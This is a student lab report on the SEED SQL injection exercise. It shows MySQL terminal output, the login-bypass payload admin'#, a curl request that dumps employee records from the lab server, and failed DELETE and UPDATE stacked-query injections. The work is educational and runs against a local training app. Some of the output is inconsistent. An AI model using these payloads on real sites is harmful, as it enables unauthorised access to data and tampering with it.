

LAB- 02

By :- Faraz Ahmed

Task 1

- Firstly, we downloaded new labsetup for this assignment and run all dockers inside it. Then we gain access to MySQL container using “docker exec -it mysql-10.9.0.6 /bin/bash”, then login to MySQL using “mysql -u root -pdees”, then access the database sqllab_users and then display table inside it where we can observe credential which we then use “describe credential” to display it as observed in Screenshot 1.



```
[10/13/25]seed@VR:~$ cd Downloads/Labsetup
[10/13/25]seed@VR:~/Downloads/Labsetup$ docker-compose up -d
WARNING: Found orphan containers (oracle-10.9.0.80) for this project. If you removed or renamed this service in your compose file, you can run this command with the --remove-orphans flag to
clean it up.
www-10.9.0.5 is up-to-date
mysql-10.9.0.6 is up-to-date
[10/13/25]seed@VR:~/Downloads/Labsetup$ docker exec -it mysql-10.9.0.6 /bin/bash
root@49d0d2d55a5a:/# mysql -u root -pdees
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 12
Server version: 8.0.22 MySQL Community Server - GPL

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use sqllab_users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_sqllab_users |
+-----+
| credential              |
+-----+
1 row in set (0.00 sec)

mysql> describe credential;
+-----+
| Field | Type | Null | Key | Default | Extra |
+-----+
| ID     | int  | unsigned | NO | PRI | NULL | auto_increment |
| Name   | varchar(30) | YES | | NULL | |
| EID    | int  | YES | | NULL | |
| Salary | int  | YES | | NULL | |
| Birth  | varchar(20) | YES | | NULL | |
| SSN    | varchar(20) | YES | | NULL | |
| PhoneNumber | varchar(20) | YES | | NULL | |
| Address | varchar(300) | YES | | NULL | |
| Email  | varchar(300) | YES | | NULL | |
| NickName | varchar(300) | YES | | NULL | |
| Password | varchar(300) | YES | | NULL | |
+-----+
11 rows in set (0.00 sec)
```

Screenshot 1: Different credentials for every employees.

- Then it particularly gets information of Alice using “SELECT * FROM credential WHERE Name='Alice'\G where \G display everything vertically. (as highlighted in Screenshot 2)



```
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use sqllab_users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_sqllab_users |
+-----+
| credential              |
+-----+
1 row in set (0.00 sec)

mysql> describe credential;
+-----+
| Field | Type | Null | Key | Default | Extra |
+-----+
| ID     | int  | unsigned | NO | PRI | NULL | auto_increment |
| Name   | varchar(30) | YES | | NULL | |
| EID    | int  | YES | | NULL | |
| Salary | int  | YES | | NULL | |
| Birth  | varchar(20) | YES | | NULL | |
| SSN    | varchar(20) | YES | | NULL | |
| PhoneNumber | varchar(20) | YES | | NULL | |
| Address | varchar(300) | YES | | NULL | |
| Email  | varchar(300) | YES | | NULL | |
| NickName | varchar(300) | YES | | NULL | |
| Password | varchar(300) | YES | | NULL | |
+-----+
11 rows in set (0.00 sec)


mysql> SELECT * FROM credential WHERE Name='Alice'\G
+-----+
| ID | Name | EID | Salary | Birth | SSN | PhoneNumber | Address | Email | NickName | Password |
+-----+
1. row
+-----+
ID: 1
Name: Alice
EID: 10000
Salary: 20000
Birth: 9/20
SSN: 10211002
PhoneNumber:
Address:
Email:
NickName:
Password: fdb0e918bdae83000aa54747fc95fe0470fff4976
1 row in set (0.00 sec)

mysql>
```

Screenshot 2: Profile information of employee Alice.


Task 2

- In order to access “<http://www.seed-server.com>”, we need that in /etc/hosts using nano /etc/hosts as highlighted in Screenshot 3 and we can observe the added website highlighted in Screenshot 4.



```
[10/13/25]seed@VM:~$ cd Downloads/Labsetup
[10/13/25]seed@VM:~$ docker-compose down
Stopping mysql-10.9.0.6 ... done
Stopping www-10.9.0.5 ... done
WARNING: Found orphan containers (oracle-10.9.0.80) for this project. If you removed or renamed this service in your compose file, you can run this command with the --remove-orphans flag to clean it up.
Removing mysql-10.9.0.6 ... done
Removing www-10.9.0.5 ... done
Removing network net-10.9.0.0
ERROR: error while removing network: network net-10.9.0.0 id 3ec9b365a2f674512d85dd4d2edee4ba81b8f49a090a7b4a19dbd3b458ff2b77 has active endpoints
[10/13/25]seed@VM:~$ docker-compose up -d
WARNING: Found orphan containers (oracle-10.9.0.80) for this project. If you removed or renamed this service in your compose file, you can run this command with the --remove-orphans flag to clean it up.
Creating www-10.9.0.5 ... done
Creating mysql-10.9.0.6 ... done
[10/13/25]seed@VM:~$ docker-compose sleep 5
[10/13/25]seed@VM:~$ docker ps
CONTAINER ID   IMAGE                                COMMAND                  CREATED        STATUS        PORTS                               NAMES
1fbc37de3c3e   seed-image-mysql-sqli               "docker-entrypoint.s..." 24 seconds ago Up 23 seconds 3306/tcp, 33060/tcp               mysql-10.9.0.6
2d027f2e0127   seed-image-www-sqli                 "/bin/sh -c 'service..." 24 seconds ago Up 23 seconds                               www-10.9.0.5
ee988caebc2d   seed-image-encryption               "/bin/sh -c './server..." 39 minutes ago Up 28 minutes                               oracle-10.9.0.80
[10/13/25]seed@VM:~$ cat /etc/hosts | grep seed-server
10.9.0.5 www-10.9.0.5
[10/13/25]seed@VM:~$ docker-compose logs www
Attaching to www-10.9.0.5
www-10.9.0.5 | * Starting Apache httpd web server apache2
www-10.9.0.5 | *
[10/13/25]seed@VM:~$
```


Screenshot 3: “nano /etc/hosts” command to add <http://www.seed-server.com>.



```
GNU nano 4.8 /etc/hosts
127.0.0.1 localhost
127.0.1.1 VM
# The following lines are desirable for IPv6 capable hosts
::1 ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
# For DNS Rebinding Lab
192.168.60.80 www.seedIoT32.com
# For SQL Injection Lab
10.9.0.5 www.seed-server.com
10.9.0.5 www.SeedLabSQLInjection.com
# For XSS Lab
10.9.0.5 www.xsslabegg.com
10.9.0.5 www.example32a.com
10.9.0.5 www.example32b.com
10.9.0.5 www.example32c.com
10.9.0.5 www.example60.com
10.9.0.5 www.example70.com
# For CSRF Lab
10.9.0.5 www.csrflabelgg.com
10.9.0.5 www.csrflab-defense.com
10.9.0.105 www.csrflab-attacker.com
# For Shellshock Lab
10.9.0.80 www.seedlab-shellshock.com
```


Screenshot 4: <http://www.seed-server.com> added in /etc/hosts.

- Now, we enter SQL injection as admin'# in Username and test (it could be anything or blank) in password as observed in Screenshot 5.



Screenshot 5: Injecting SQL in Profile login using “admin’#”.

- After entering sql injection, we can observe all sensitive details of different users as observed in Screenshot 6.



Screenshot 6: details of employees after successful SQL injection.

- After that, we enter “curl 'http://www.seed-server.com/unsafe_home.php?username=admin%27%23&Password='” where ‘ is %27 and # is %23 in command line to do SQL injection from there as observed successful attack in Screenshot 7.

```

[10/13/25]seed@kali:~/.../Labsetops$ curl 'http://www.seed-server.com/unsafe_home.php?username=admin%27%23&Password='
SEED Lab: SQL Injection Education Web platform
Author: Kaillang Ying
Email: kyings@sy.edu

SEED Lab: SQL Injection Education Web platform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootstrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.


NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">
  <!-- Browser Tab title -->
  <title>SQL Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php"></a>
      <ul class="navbar-nav mr-auto mt-2 mt-lg-0" style="padding-left: 30px;">
        <li class="nav-item active"><a class="nav-link" href="unsafe_home.php">Home <span class="sr-only">(current)</span>
        <li class="nav-item"><a class="nav-link" href="unsafe_edit_profile.php">Edit Profile</a>
        <li class="nav-item"><a class="nav-link" href="unsafe_logout.php">Logout</a>
      </ul>
    </div>
  </nav>
  <div class="container">
    <div class="text-center">
      <h2>User Details</h2>
    </div>
    <table class="table table-striped table-bordered">
      <thead>
        <tr>
          <th>Username</th>
          <th>ID</th>
          <th>Salary</th>
          <th>Birthday</th>
          <th>Nickname</th>
          <th>Email</th>
          <th>Address</th>
          <th>Phone</th>
          <th>Numbers</th>
        </tr>
      </thead>
      <tbody>
        <tr>
          <td>Alice</td>
          <td>10000</td>
          <td>20000</td>
          <td>4/20</td>
          <td>10213352</td>
          <td>10211802</td>
          <td>36000</td>
          <td>99993524</td>
          <td>43254314</td>
        </tr>
        <tr>
          <td>Bob</td>
          <td>20000</td>
          <td>30000</td>
          <td>4/20</td>
          <td>10213352</td>
          <td>10211802</td>
          <td>36000</td>
          <td>99993524</td>
          <td>43254314</td>
        </tr>
        <tr>
          <td>Ted</td>
          <td>50000</td>
          <td>10000</td>
          <td>11/3</td>
          <td>32111111</td>
          <td>10211802</td>
          <td>36000</td>
          <td>99993524</td>
          <td>43254314</td>
        </tr>
        <tr>
          <td>Admin</td>
          <td>99999</td>
          <td>400000</td>
          <td>3/5</td>
          <td>43254314</td>
          <td>10211802</td>
          <td>36000</td>
          <td>99993524</td>
          <td>43254314</td>
        </tr>
      </tbody>
    </table>
  </div>
  <div class="text-center">
    <p>Copyright © SEED LABS</p>
  </div>
</body>
</html>


```

Screenshot 7: using “curl 'http://www.seed-server.com/unsafe_home.php?username=admin%27%23&Password='” command.

- Now we will enter “admin'; DELETE FROM credential WHERE name='alice'#” in username as highlighted in Screenshot 8 but this SQL injection fails as we can observe in Screenshot 9.




Screenshot 8: inputting “admin'; DELETE FROM credential WHERE name='alice'#” in user login




Screenshot 9: Message of failure of SQL injection.

- Here's another SQL query of "admin'; UPDATE credential SET salary=99999 WHERE name='alice'#" (as highlighted in Screenshot 10) which fails as shown in Screenshot 11.



Screenshot 10: inputting "admin'; UPDATE credential SET salary=99999 WHERE name='alice'#" in user login.

